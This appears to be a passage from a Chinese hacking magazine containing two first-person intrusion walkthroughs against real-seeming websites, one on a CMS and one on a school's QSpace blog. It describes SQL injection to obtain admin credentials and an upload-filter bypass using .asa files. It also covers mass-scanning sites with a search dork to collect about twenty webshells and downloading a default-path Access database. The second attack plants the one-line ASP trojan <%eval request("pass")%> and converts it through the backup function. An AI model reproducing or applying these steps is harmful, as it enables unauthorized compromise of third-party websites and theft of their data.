


图2

有注入点，丢进啊D里跑，懒得自己动手了，跑出来的账号：admin，密码：5762d9ff02517f9e，解密之后是147ggg。登录后台（如图2），功能还挺齐全的，还有数据库备份，待会可能会用到噢。

打开添加文章，发现有上传的地方http://www.xxx.com.cn/ administrator/upload1.asp，直接放个asp的大马上去，成功了。真没技术含量的站.上传成功会出现一个空白页面，点右键查看源码：

```
<script language="javascript">
function pic(smileface)
{
window.opener.document.form1..value=smileface;
}
</script>
<body leftmargin="0" topmargin="0" onLoad="pic('/administrator/upload/201141714383884143.asa');window.close();">
</body>
```

地址就是/administrator/upload/2011 41714383884143.asa

登录shell看看这个CMS的文.看看件administrator/upload1.asp的<form name="form1" method="post" action="saveupload1.asp?text=<%=request("text")%>" enctype="multipart/form-data">意思是上传之后saveupload1.asp进行文件类型的判断

打开saveupload1.asp

代码如下

```
<%
```

```
set upload=new upload_5xSoft
set file=upload.file("file1")
formPath="/administrator/upload/"
if file.filesize>100 then
fileExt=lcase(right(file.filename,3))
if fileExt="asp" then
Response.Write"文件类型非法"
end if
end if
randomize
ranNum=int(90000*rnd)+10000
filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt
if file.FileSize>0 then
file.SaveAs Server.mappath(FileName)
end if
%>
```

可以看出这个CMS上传的页面只判断是不是ASP，而我上传的是ASA，所以就通过了判断.（一个良好的习惯能让我们走少很多弯路呢）而且居然没有进行icookies的判断！

好了，下面延深思路，假设使用这个CMS的网站都存在这个漏洞，我们就shell多多了，打开挖掘机v1.1（我放到压缩包里了），找一下存在administrator/upload1.asp的网站，添加后缀administrator/upload1.asp，输入关键字inurl:product_read.asp。然后点击开始。在扫出结果中的双击任意一个网址。结果发现存在这个漏洞的网站真多啊！随便打开一个就能上传成功。

我在10分钟之内竟然拿到20个shell。哎，真是一个细节注定了成败。

菜鸟又一次简单的拿站

bite [N.S.T]

近日，Akast给了一个某学校的网站叫我们练练。我抱着好奇心试一试。本人是菜鸟型，请多多指教。下面进行实验操作过程，首先用明小子工具对网站进行扫描一下，看看有没有注入漏洞，可惜没有扫到，没关系那就用旁注思想，寻找漏洞网站，终于被我找到一个博客网站，我太高兴了注册用户进去看看有什么权限，如图1所示。




图1

用户登录后，发现在相册可以上传图片权限，如图2所示，那我就试一试可不可以上传asp文件，可惜上传不了，文件上传格式被限制了。那就看看能不能进入后台改变格式。




图2

用啊D注入工具，查看该网站的后台登录，如图3和图4所示，看看用万能密码"or=or"能不能进去，可惜还是进不了，真是郁闷啊！突然在Akast的提醒下，发现该网站是Powered by QSpace 1.0.0版本 那就太好了。上网查查把整个网站的源代码下载下来进行研究。




图3




图4

在Powered by QSpace 1.0.0版本asp源代码发现了整个博客网站是Access数据库，采用MD5加密，以及数据库名称Qpsace365#.mdb希望管理员没有改变数据库名称，就用路径http://www.xxxx.com/blog//data/Qpsace365%23.mdb把它该网站的数据库给下载下来，如图5所示。



图5

利用网站http://www.cmd5.com/对下载来的Qpsace365#.mdb数据库密码破解，终于知道管理员密码，注意：在登录后台时，必须先登录进前台，如图6所示。




图6

好的进入了后台，看看能不能改变允许上传的附件类型，服务器不支持persits.jpeg组件，那就改不了了。没关系该网站有数据备份，如图7所示。




图7




图8

用注册的用户fangjunhui，进入前台，使用一句话木马：<%eval request("pass")%>以图片jpg格式上传到路径UpFile/UpAttachment/2011-3/201132594440.jpg，回到后台对上传的图片进行备份转换成asp文件格式。用中国菜刀工具连接，如图8所示。

